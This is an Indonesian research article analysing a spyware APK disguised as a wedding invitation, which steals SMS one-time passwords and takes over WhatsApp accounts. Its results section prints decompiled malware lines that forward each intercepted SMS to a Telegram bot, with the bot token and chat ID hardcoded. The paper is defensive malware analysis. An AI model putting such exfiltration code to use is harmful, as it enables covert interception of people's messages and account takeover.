OPEN ACCESS

Volume 9 (1), January-March 2025, 355-367

E-ISSN:2580-1643

Jurnal JTIK (Jurnal Teknologi Informasi dan Komunikasi)

DOI: https://doi.org/10.35870/jtik.v9i1.3209

Penggunaan Metode *Reverse Engineering* untuk Analisis Aplikasi .apk dalam Meningkatkan Keamanan Perangkat Android

Fitriyanti S [1*], Yudi Prayudi [2]

[1,2] Program Studi Informatika, Program Magister, Fakultas Industri, Universitas Islam Indonesia, Daerah Istimewa Yogyakarta, Indonesia.*

a r t i c l e i n f o

Article history:
Received 21 September 2024
Received in revised form
30 September 2024
Accepted 25 October 2024
Available online January
2025.

Keywords:
Android Data Security;
Reverse Engineering; Spyware
Malware.

Kata Kunci:
Keamanan Data Android;
Reverse Engineering; Malware
Spyware.

a b s t r a c t

The digital world has simplified life through technology, particularly with the significant role of smartphones. Android has become the dominant operating system in Indonesia, but its widespread use also increases potential security vulnerabilities, especially since many users lack understanding of data security. During the period of 2018-2020, around 74.95% of smartphone users in Indonesia used Android, most of whom were regular users who may not be aware of data security issues. This research aims to analyze the vulnerabilities of Android devices and the characteristics of the wedding invitation.apk application using reverse engineering to identify malware. Reverse engineering was used to extract data from the wedding invitation.apk file. The research results showed the presence of Spyware malware in the application, which, after installation, could send sensitive data to an external server without adequate protection and access data through OTP SMS and a Telegram bot. This application has the potential to misuse permissions to access SMS, send sensitive data to external servers without permission, and automatically send SMS. To reduce risks, it is recommended to download applications only from trusted sources, check application permissions before installation, regularly update the operating system and applications, and use security applications. This research emphasizes the importance of better security practices in mobile application development to protect users' privacy and data integrity.

a b s t r a k

Dunia digital telah mempermudah kehidupan melalui teknologi, terutama dengan peran penting smartphone. Android menjadi sistem operasi yang dominan di Indonesia, namun meluasnya penggunaannya juga meningkatkan potensi kerentanan keamanan, terutama karena banyak pengguna yang kurang memahami keamanan data. Dalam periode 2018-2020, sekitar 74,95% pengguna smartphone di Indonesia menggunakan Android, sebagian besar dari mereka adalah pengguna biasa yang mungkin tidak paham mengenai masalah keamanan data. Penelitian ini bertujuan menganalisis kerentanan perangkat Android dan karakteristik aplikasi undangna pernikahan.apk menggunakan reverse engineering untuk mengidentifikasi malware. Reverse engineering digunakan untuk mengekstraksi data dari file undangan pernikahan.apk. hasil dari penelitian ini menunjukkan adanya malware spyware yang bisa mengambil data pengguna secara diam diam pada android pengguna melalui aplikasi tersebut, yang telah diinstall dapat mengirimkan data sensitif ke server eksternal tanpan perlindangan yang meadai dan mengakses data melalui OTP SMS dan bot Telegram. Aplikasi ini berpotensi menyalahgunakan izin untuk mengakses SMS, mengirim data sensitif ke server eksternal tanpa izin, dan mengirim SMS otomatis. Untuk mengurangi resiko, disarankan hanya mengunduh aplikasi dari sumber terpercaya, memeriksa izin aplikasi sebelum melakukan instalansi aplikasi, memperbaharui sistem operasi dan aplikasi secara berkala, serta menggunakan aplikasi keamanan. Penelitian ini menekankan pentingnya praktik keamanan yang lebih baik dalam pengembangan aplikasi mobile untuk melindungi privasi dan integritas data pengguna.

Corresponding Author. Email: fitriyantisumarni024@gmail.com [1].

ACM Computing Classification System (CCS)
EBSCOhost
Communication and Mass Media Complete (CMMC)

1. Pendahuluan

Perkembangan teknologi informasi yang pesat telah membawa dampak besar pada berbagai aspek kehidupan, termasuk munculnya ancaman keamanan yang semakin kompleks. Meskipun kemajuan teknologi memberikan banyak manfaat, hal ini juga menciptakan peluang bagi pelaku kejahatan untuk mengeksploitasi kelemahan sistem guna keuntungan pribadi. Motif di balik serangan siber sangat bervariasi, mulai dari hiburan hingga pencurian data dan pengambilan informasi sensitif dari korban (Hazri, 2020; Widiyasono, 2018). Kejahatan siber ini sering kali memanfaatkan platform teknologi yang banyak digunakan, seperti perangkat mobile dan aplikasi berbasis internet. Pada periode 2018 hingga 2020, sekitar 74,95% pengguna smartphone di Indonesia menggunakan Android sebagai sistem operasi utama mereka. Sebagian besar pengguna ini termasuk dalam kategori yang kurang memahami langkah-langkah keamanan data pada perangkat mereka, sehingga membuka peluang bagi peretas untuk melancarkan serangan. Masalah ini diperparah dengan pesatnya pertumbuhan aplikasi Android, di mana tidak semua aplikasi menerapkan pengujian keamanan yang sesuai dengan standar, seperti ISO/IEC 27001 (Alviansyah, 2021).


Aplikasi yang dikembangkan tanpa pengujian keamanan yang memadai rentan menjadi target eksploitasi oleh pelaku kejahatan siber. Salah satu kerentanan yang sering dimanfaatkan adalah ketidaktahuan pengguna dalam menginstal aplikasi dari sumber yang tidak terpercaya. Banyak pengguna yang dengan mudah menginstal aplikasi tanpa memeriksa izin atau mengevaluasi risiko yang mungkin terjadi. Sebagai contoh, pada 1 November 2023, dilaporkan bahwa seorang pengguna Android mengunduh aplikasi undangan pernikahan melalui WhatsApp. Setelah diinstal, aplikasi tersebut tidak berfungsi sesuai harapan. Sebaliknya, aplikasi itu memodifikasi aplikasi WhatsApp korban, mengakibatkan hilangnya semua percakapan dan data yang tersimpan (*Ansari, 2021*). Kasus serupa juga ditemukan pada aplikasi lain, di mana malware dalam bentuk file APK mencuri *One Time Password* (OTP) dari SMS untuk mengakses akun Shopee pengguna, menyebabkan kerugian material dan emosional yang signifikan. Kasus-kasus ini menunjukkan betapa seriusnya ancaman keamanan yang dihadapi oleh pengguna Android. Malware seperti *spyware* sering kali menyamar sebagai aplikasi yang tampaknya tidak berbahaya, tetapi mampu mengakses data pribadi pengguna dan mengirimkannya ke server eksternal tanpa izin. Keadaan ini semakin diperburuk oleh manajemen izin aplikasi yang buruk serta kurangnya perlindungan pada tingkat sistem. Oleh karena itu, penelitian ini bertujuan untuk menganalisis kerentanan perangkat Android, khususnya dalam aplikasi "undangan pernikahan.apk," menggunakan teknik *reverse engineering*. Pendekatan ini digunakan untuk meneliti kode sumber aplikasi guna mengidentifikasi kelemahan dan kerentanan yang dapat dieksploitasi oleh malware (De Santonario, 2023). *Reverse engineering* menyediakan metode sistematis untuk meneliti struktur dan perilaku aplikasi. Dengan mendekompilasi file APK, peneliti dapat menemukan pola berbahaya, mendeteksi penyalahgunaan izin, serta mengamati aktivitas mencurigakan. Dalam penelitian ini, proses tersebut melibatkan analisis kode sumber aplikasi untuk mengidentifikasi kelemahan yang berpotensi dimanfaatkan oleh malware. Selain itu, penelitian ini juga mencakup evaluasi menyeluruh terhadap izin aplikasi untuk mendeteksi penyalahgunaan yang dapat mengancam privasi dan keamanan data pengguna.

Hasil dari penelitian ini diharapkan dapat memberikan rekomendasi praktis bagi pengguna dan pengembang aplikasi dalam meningkatkan keamanan perangkat Android. Peningkatan keamanan tidak hanya terbatas pada deteksi dan penanganan malware, tetapi juga mencakup edukasi pengguna terkait potensi risiko. Edukasi ini penting, mengingat banyak pengguna yang tidak memahami pentingnya memeriksa izin aplikasi atau menghindari instalasi dari sumber yang tidak terpercaya. Dengan pengetahuan yang lebih baik, pengguna diharapkan dapat mengambil langkah preventif untuk melindungi data pribadi mereka. Selain itu, pengembang aplikasi juga diharapkan untuk menerapkan praktik keamanan yang lebih kuat selama proses pengembangan aplikasi, seperti pengujian keamanan yang ketat dan pengelolaan data yang aman. Secara keseluruhan, penelitian ini berkontribusi pada pemahaman yang lebih dalam mengenai ancaman keamanan pada platform Android serta langkah-langkah yang dapat diambil untuk mengatasinya. Dengan menganalisis aplikasi "undangan

pernikahan.apk," penelitian ini menyoroti bagaimana malware dapat memanfaatkan kelemahan dalam desain dan implementasi aplikasi untuk mengakses data pengguna secara ilegal. Temuan ini juga menegaskan peran penting kolaborasi antara pengguna, pengembang, dan peneliti dalam menciptakan ekosistem aplikasi yang lebih aman (Mbunge, 2023; Wang, 2014).

2. Metodologi Penelitian

Kerangka Pemikiran



Gambar 1. Kerangka Pemikiran Metode Penelitian

Pada tahap ini dilakukan analisis pengumpulan data dengan mengumpulkan beberapa file berbahaya berformat .apk untuk dianalisis, seperti *undangan pernikahan.apk*, *undangan acara.apk*, dan beberapa file .apk lainnya yang memiliki sifat serupa. Hasil dari pengumpulan data ini dianalisis menggunakan metode *reverse engineering* dengan langkah-langkah berikut:

1) Identifikasi ancaman keamanan
   Mengungkap berbagai jenis ancaman yang terkandung dalam file .apk.
2) Penemuan pola dan karakteristik
   Mengidentifikasi pola atau tanda-tanda umum dalam file .apk berbahaya, yang dapat membantu dalam pengembangan metode deteksi atau penanganan yang lebih baik di masa depan.
3) Penilaian risiko dan dampak potensial
   Menilai risiko dan da mpak potensial dari file .apk berbahaya terhadap perangkat atau sistem yang terdampak, seperti kerentanan keamanan, pengambilalihan data pribadi, atau ancaman terhadap privasi.
4) Rekomendasi dan mitigasi
   Memberikan rekomendasi langkah mitigasi atau perlindungan berdasarkan jenis ancaman yang telah diidentifikasi, untuk meningkatkan keamanan pengguna.

Teknik *Reverse Engineering*

Teknik ini digunakan untuk menganalisis beberapa file dengan ekstensi .apk yang menjadi objek penelitian. Proses ini melibatkan pemahaman struktur dan kode sumber aplikasi melalui pencarian metadata, analisis alur program, dan identifikasi potensi ancaman keamanan. Informasi yang diperoleh meliputi izin yang diminta aplikasi, cara aplikasi dibangun, alur logika aplikasi, serta potensi ancaman keamanan, seperti kelemahan dalam penggunaan izin atau kode berbahaya yang dapat dieksploitasi oleh pihak tidak sah.

Analisis Statis

Analisis statis adalah metode pengujian aplikasi seluler yang bertujuan untuk membuka, membaca, dan mengidentifikasi kode yang terindikasi mengandung malware. Metode ini memungkinkan pembukaan data untuk mengakses informasi dalam malware melalui pendekatan *reverse engineering*. Teknik ini sering digunakan untuk mengidentifikasi ancaman tersembunyi dalam kode aplikasi.

Pemantauan Koneksi

Proses ini melibatkan analisis sumber kode untuk menemukan informasi penting seperti IP host penerima. Tujuannya adalah mengungkap komunikasi yang dilakukan oleh aplikasi, yang membantu dalam mendeteksi potensi malware atau aktivitas berbahaya. Hasil dari proses ini berupa daftar atau jejak komunikasi aplikasi dengan host tertentu, yang dapat mengungkap entitas yang berinteraksi dengan aplikasi tersebut.

Identifikasi Karakteristik APK terhadap Keamanan Perangkat Android

Penelitian ini meneliti karakteristik khusus yang berhubungan dengan keamanan perangkat Android. Termasuk di dalamnya adalah temuan dari hasil analisis *reverse engineering* dan analisis dinamis sebelumnya. Fokus utama pada tahap ini adalah potensi kerentanan, jenis serangan yang mungkin terjadi, serta dampaknya. Hasil dari proses ini berupa rekomendasi perbaikan keamanan yang diperlukan untuk mengatasi kerentanan yang telah diidentifikasi. Identifikasi karakteristik juga mencakup analisis izin aplikasi, pola perilaku berbahaya, serta komponen aplikasi yang rentan terhadap eksploitasi. Hasil akhir berupa langkah-langkah mitigasi untuk memperbaiki keamanan perangkat dan melindungi data pengguna dari ancaman siber.

3. Hasil dan Pembahasan

Hasil


Penelitian ini memanfaatkan salah satu aplikasi yang diduga mengandung malware. Proses ini bertujuan untuk mengumpulkan data berdasarkan pengalaman pengguna yang secara tidak sengaja menginstal aplikasi tersebut, yang kemudian menghadapi masalah dalam penggunaan perangkat Android mereka.

Pengumpulan Data

1) Undangan Pernikahan .apk di Android
   Pada tahap ini, data yang disajikan merupakan data terkait pengguna yang telah menginstal aplikasi tersebut dan mengalami berbagai masalah akibat penggunaannya. Informasi mengenai aplikasi tersebut dapat dilihat pada gambar yang ditunjukkan di gambar 2.

Gambar 2. Informasi Aplikasi Undangan Pernikahan .apk yang Terinstal di Android

Pada gambar 2 ditampilkan informasi terkait aplikasi *undangan pernikahan.apk* yang terpasang pada perangkat Android pengguna. Aplikasi tersebut meminta satu izin utama, yaitu izin SMS, yang memungkinkan aplikasi untuk mengakses pesan SMS milik pengguna. Akibatnya, aplikasi ini dapat mencuri OTP (*One Time Password*) yang diterima melalui SMS, berpotensi mengakibatkan pelanggaran keamanan dan akses tidak sah ke akun-akun pengguna.




Gambar 3. Penyimpanan Aplikasi Undangan Pernikahan .apk Setelah Penginstalan Di Android

Pada gambar 3 menunjukkan aplikasi undangan pernikahan.apk terletak pada manajemen aplikasi yaitu pada permukaan aplikasi tidak terlihat, jadi setelah penginstalan atau terinveksi aplikasi tersebut tidak seperti aplikasi pada umumnya setelah penginstalan dapat terlihat pada menu dashboard atau permukaan aplikasi, ia hanya dapat ditemukan pada manajemen aplikasi seperti yang ditujukkan pada gambar 3.

Gambar 4. Akibat Setelah Penginstalan Undanga Pernikahan .apk WhatsApp Korban Yang Di PIN Oleh Pelaku

Pada gambar 4 merupakan efek yang ditimbulkan akibat penginstalan aplikasi undangan pernikahan.apk yaitu pengambil alihan akun WhatsApp korban yaitu setelah penginstalan maka aplikasi dapat mengambil OTP pelaku termasud OTP pada WhatsApp korban, jadi setelah pelaku dapat mengakses WhatsApp korban maka pelaku melakukan penguncian berupa PIN pada WhatsApp dengan mengaktifkan veriifkasi 2 langkah pada WhatsApp korban, PIN korban juga dibuat oleh pelaku, jadi pada proses tesebut pelaku mengakses dan mengirimkan undangan serupa pada nomor kontak korban.

2) File Aplikasi Undangan Pernikahan .apk Aplikasi Undangan Pernikahan .apk Setelah Dibuka Pada *Software* MobSF (*Mobile Security Framework*)




Gambar 5. Undangan Pernikahan .apk Pada MobSF

Pada gambar 5 merupakan detail informasi terkait undangan pernikahan.apk setelah dijalankan di MobSF.

3) Alat dan Bahan yang Digunakan Untuk Penelitian:
   a) *Software* MobSF *open source*
   b) Perangkat android korban yang terinveksi
   c) Laptop dengan sistem operasi Windows 64 bit dengan RAM 4 GB minimal


Teknik *Reverse Engineering*

Reverse engineering digunakan untuk mendapatkan wawasan mendalam tentang bagaimana aplikasi atau sistem operasi bisa dimengerti, ini dilakukan dengan membuka source code pada software MobSF yaitu dengan melakukan decompiler pada aplikasi undangan pernikahan.apk. Pada proses ini ditemukan ada dua fungsi pada source code yang mencurigakan dan memiliki potensi kerentanan yaitu fungsi file SendSMS.java dan ReceiveSMS.java.



Gambar 6. File *Decompile Code*

Pada gambar 6 merupakan decompiler dari file SendSMS.java dan ReciveSMS.java yang memiliki premission yang memiliki status berbahaya seperti premission hasil analisis menggunakan MobSF pada gambar 7.



Gambar 7. *Premission* Aplikasi Undangan Pernikahan.apk

Pada gambar 8 menunjukkan ada 4 perilaku izin utama yang disalah gunakan dari 24. Jadi pada proses ini maka analisis kemanana akan berfokus pada izin untuk mendeteksi penyalahgunaan.

Gambar 8. *Abused Premission*

Premission menunjukkan ada beberapa fungsi dengan status berbahaya yang dapat menyerang android dan data pribadi.

Gambar 9. *Android Manifest* Undangan pernikahan.apk

Pada gambar 9 dijelaskan beberapa kerentanan yang ditemukan pada undangan pernikahan.apk

1) Android.permission.RECEIVE_SMS: Memberikan aplikasi hak untuk menerima pesan SMS
2) Android.permission.INTERNET: Memberikan aplikasi hak untuk mengakses internet
3) Android.permission.READ_SMS: Memberikan aplikasi hak untuk membaca pesan SMS
4) Android.permission.SEND_SMS: Memberikan aplikasi hak untuk mengirim pesan SMS.

Pada perilaku aplikasi yang dijelaskan yang perlu dianalisis hanya ada 2 fungsi pengelolaan SMS baik dalam menerima maupun mengirim pesan oleh karena itu terdapat 2 receiver yang relevan sepeti pada gambar 10.

Gambar 10. *Receivers* atau Penerima

Pada gambar 10 menunjukkan bahwa ada 2 penerima yaitu sendSMS.java dan receiveSMS.java. Pada kode sendSMS.java memiliki kerentanan

1) Penyalahgunaan pengiriman SMS tanpa izin eksplisit dari pengguna.
2) Penyadapan informasi dengan pengiriman informasi pesan SMS dikirimkan ke server pihak ketiga melalui API
3) Hardcoded identifiers berupa ID Telegram dan URL API tersimpan.
4) Pergantian karakter yang tidak aman dalam pesan dapat menyebabkan perbuahan yang tidak diinginkan dalam isi pesan yang mungkin tidak selalu mengamankan konten pesan secara benar.

49 this.client.newCall(new Request.Builder().url("https://api.telegram.org/bot6244657565:AAEAJmQy3igyYBqaR6kAyPkwTZucYBtwYVE/sendMessage?parse_mode=markdown&chat_id=6233555746&text= ***Notifikasi Sadap JNT SMS Dari*** *" + str4 + ", Isi Pesan : " + str5).build()).enqueue(new Callback() {*

Pada Potongan kode dari file sendSMS.java diatas menunjukkan bahwa fungsi untuk mengirimkan notifikasi ke bot telegram dengan menggunakan URL API Telegram, menyertakan nomor pengirim serta isi pesan. Penerima kedua yaitu receiveSMS.java yang memiliki potensi kerentanan berupa penyadapan informasi pesan SMS yang diterima diekstraksi dan dikirim ke server pihak ketiga melalui API Telegram. Ini memungkinkan penyadapan informasi pribadi pesan SMS pengguna tanpa sepengetahuan pengguna.

1) Pergantian karakter yang tidak aman
2) Hard-coded identifiers berupa ID Telegram bot dan URL API
3) Redudant request yaitu dua permintaan HTTP yang sama secara redudant
4) Pelanggaran privasi yang ditemukan pada kedua kode dengan mengirimkan informasi pribadi pengguna (pesan SMS) ke server pihak ketiga tanpa izin.

85 Request build = new Request.Builder().url("https://api.telegram.org/bot6244657565:AAEAJmQy3igyYBqaR6kAyPkwTZucYBtwYVE/sendMessage?parse_mode=markdown&chat_id=6233555746&text= **Notifikasi Sadap SMS Undangan Dari** " + originatingAddress + ", **Isi SMS** : " + replace).build();
86 String str2 = str;
87 Request build2 = new 88 Request.Builder().url("https://api.telegram.org/bot6244657565:AAEAJmQy3igyYBqaR6kAyPkwTZucY

BtwYVE/sendMessage?parse_mode=markdown&chat_id=6233555746&text= **Notifikasi Sadap SMS Undangan Dari** " + originatingAddress + ", **Isi SMS** : " + replace).build();
this.client.newCall(build).enqueue(new Callback() {

Pada potongan kode diatas menunjukkan bahwa fungsi tesebut membuat permintaan HTTP ke API Telegram untuk mengirimkan notifikasi dengan isi pesan SMS yang diterima selain itu menggunakan OkHttpClient untuk melakukan permintaan secara ascynchronous dan log hasil respon. Jadi kode ini memungkinkan penyadapan informasi SMS yang masuk dan mengirimkannya ke pihak ketiga tanpa izin pengguna. Penyadapan informasi yang dilakukan dengan mengekstraksi pesan SMS yang diterima dan mengirimkannya ke server pihak ketiga melalui API Telegram memungkinkan penyadapan informasi pribadi tanpa sepengetahuan atau izin pengguna. Pergantian karakter yang tidak aman dalam isi pesan SMS dapat menyebabkan perubahan isi pesan yang tidak diinginkan dan menyembunyikan karakter berbahaya atau sensitif yang seharusnya diperiksa atau dihapus dengan cara yang lebih aman. Selain itu, penggunaan hard-coded identifiers seperti ID Telegram bot dan URL API yang tersimpan secara hard-coded dalam kode merupakan praktik tidak aman karena informasi sensitif tersebut dapat terekspos melalui reverse engineering. Kode ini juga membuat dua permintaan HTTP yang sama secara redundan, yang tidak efisien dan dapat menambah beban jaringan dan server. Pelanggaran privasi yang ditemukan pada kode ini sangat serius karena mengirimkan informasi pribadi pengguna (pesan SMS) ke server pihak ketiga tanpa izin pengguna. Hasil dari reverse engineering menunjukkan beberapa kerentanan kritis yang dapat membahayakan privasi dan keamanan pengguna aplikasi Android.


Oleh karena itu, dalam pengembangan aplikasi, penting untuk menghindari penyimpanan informasi sensitif secara hard-coded, memastikan penggantian karakter dilakukan dengan aman, menghindari permintaan redundan yang tidak perlu, dan memastikan izin eksplisit dari pengguna sebelum mengirim informasi pribadi ke server eksternal. Jadi pengguna harus memperhatikan beberapa hal diantaranya:

1) Memperhatikan izin eksplisit yang ditujukan untuk pengguna sebelum mengirim informasi pribadi mereka ke server eksternal
2) Pengelolaan informasi sensitif yaitu hindari penyimpanan informasi sensitif dalam kode secara hard-coded. Gunakan metode yang lebih aman seperti variabel lingkungan atau konfirgurasi yang diekripsi
3) Peningkatan keamanan yaitu melakukan pergantian karakter dan pemrosesan pesan yang lebih hati-hati untuk menghindari potensi kerentanan

Optimasi kode yaitu menghindari redudansi dalam permintaan HTTP untuk meningkatkan efisiensi dan kinerja aplikasi.

Analisis Statis

Pada analisis statis ini digunakan tujuannya agar menganalisis undangan pernikahan.apk dengan hal ini masih menggunakan software MobSF (*Mobile Security Framework*) yaitu sebuah aplikasi opensource yang biasa digunakan untuk melakukan pentesting terhadap aplikasi mobile.



TITLE	SEVERITY	DESCRIPTION
Signed Application	info	Application is signed with a code signing certificate
Certificate algorithm might be vulnerable to hash collision	warning	Application is signed with SHA1withRSA. SHA1 hash algorithm is known to have collision issues. The manifest file indicates SHA256withRSA is in use.


Gambar 11. *Certificate Analysis* Undangan Pernikahan.apk

Pada tabel gambar 11 tersebut memberikan penjelasan bahwa:

1) Signed Application yaitu memberikan informasi bahwa aplikasi ini ditandatangani dengan sertifikat penandatanganan kode (code cigning certificate), penandatanganan kode memastikan bahwa aplikasi berasal dari sumber yang terpercaya dan belum dimodifikasi sejak ditandatangani.
2) Certificate algorithm might be vulnerable to hash collision yaitu dengan severity warning, aplikasi ini ditandantangani dengan algoritma SHA1withRSA. Algoritma hash SHA1 diketahui memiliki masalah kondisi, yang berarti dua input yang berbeda dapat menghasilkan hash yang sama.

Ini bisa memungkinkan seorang penyerang untuk membuat dua file yang berbeda dengan hash yang sama, mengurangani keamanan tanda tangan.

SHA1: SHA-1 (secure hash algorithm 1) adalah algoritma hash kriptografis yang menghasilkan hash sepanjang 160 bit. Pada awalnya, SHA-1 digunakan secara luas untuk integritas data dan keamanan. Namun, seiring berjalannya waktu kelemahan dalam SHA-1 ditemukan yang memungkinkan kolisi (dua input menghasilkan hash yang sama). RSA adalah algoritma kriptografi kunci publik yang digunakan untuk enkripsi dan penandatanganan digital. Ketika digabungkan dengan SHA-1, hasilnya adalah sebuah tanda tangan digital yang menggunakan hash SHA-1 untuk memverifikasi integritas data dan RSA untuk memastikan asal data. Pada aplikasi ini ditandatangani dengan SHA1withRSA: ini berarti meskipun aplikasi memiliki tanda tangan digital, kemanananya memungkinkan terancam karena kelemahan dalam SHA-1. Manifest file menunjukkan penggunaan SHA25withRSA ini menunjukkan bahwa ada upaya beralih ke algoritma yang lebih aman (SHA-256withRSA). Dari analisis statis yang dilakukan pada penelitian ini ditunjukkan pada gambar 12.




Gambar 12. Hasil analisis statis *Findings Severity*

Pada gambar 12 menunjukkan terdapat 2 tingkat keparahan tertinggi yang memerlukan perhatian segera karena dapat menimbulkan resiko yang besar bagi sistem. Dengan tingkat keparahan tingkat tinggi yaitu 46/100.


Gambar 13. *Security Score*

Selain itu terdapat tingkat keparahan mediun (sedang) seperti yang ditujukan pada gambar 15 yang berarti masalah yang penting tapi harus segera diperbaiki karena tidak memiliki resiko langsung tapi jika didiamkan maka akan menyebabkan kebocoran data alam kondisi tertentu.



Gambar 14. *Risk Rating*

Selain itu pada kondisi ini juga digambarkan dengan severity distribution yang berdasarkan tingkat parahan aplikasi undangan pernikahan.apk.



Gambar 15. *Serverity Distribution*

Pada gambar di atas ditunjukkan tingkat keparahan pada aplikasi undangan pernikahan.apk. Terdapat dua temuan dengan tingkat keparahan tinggi (*high*) yang harus segera diatasi karena memiliki potensi kerusakan besar serta pelanggaran keamanan yang signifikan. Selain itu, ditemukan lima temuan dengan tingkat keparahan sedang (medium), yang meskipun tidak memiliki risiko langsung, tetap berpotensi menimbulkan risiko serius jika tidak ditangani. Tidak ada temuan dalam kategori informasi, sementara satu komponen ditemukan dalam keadaan aman (*secure*), menunjukkan setidaknya satu area yang tidak memiliki kerentanan. Terakhir, terdapat satu area yang diidentifikasi sebagai hotspot, yang berarti area tersebut memiliki potensi risiko dan memerlukan evaluasi serta tindakan keamanan tambahan.

Pemantauan Koneksi

Pada tahap pemantauan koneksi, setelah proses *reverse engineering* dan analisis statis, ditemukan dua kode yang memiliki parameter dan fungsi serupa. Pemantauan koneksi melibatkan beberapa aspek, antara lain:

1) Koneksi SMS: Mengidentifikasi komunikasi melalui SMS yang melibatkan data pribadi, seperti OTP.
2) Koneksi HTTP/HTTPS: Digunakan untuk berkomunikasi dengan server eksternal, memungkinkan pengiriman informasi sensitif dari perangkat pengguna ke server penyerang.
3) Koneksi Jaringan: Memantau situs web yang dikunjungi, aplikasi yang digunakan, serta data yang dikirim melalui jaringan.
4) Koneksi Bluetooth dan NFC: Mengumpulkan informasi dari perangkat lain yang terhubung melalui Bluetooth atau NFC.

Identifikasi Karakteristik APK terhadap Keamanan Android

Identifikasi karakteristik aplikasi .apk mencakup analisis izin yang diminta, komponen yang diekspor, atribut khusus, dan pola perilaku umum yang terkait dengan aplikasi berbahaya. Temuan dalam identifikasi ini meliputi:

1) Izin yang diminta Aplikasi meminta izin-izin berbahaya berikut:
   a) RECEIVE_SMS
      Mengizinkan aplikasi menerima SMS yang masuk.
   b) READ_SMS
      Mengizinkan aplikasi membaca konten SMS.
   c) END_SMS
      Mengizinkan aplikasi mengirim SMS.
   d) INTERNET
      Mengizinkan aplikasi mengakses internet.
2) Atribut Aplikasi dan Proses Pencapaian Hasil Atribut aplikasi *undangan pernikahan.apk* memiliki parameter android="true" pada aktivitas dan receiver. Komponen ini dapat diakses oleh aplikasi lain, yang berpotensi memicu aktivitas berbahaya jika dieksploitasi oleh pihak ketiga.

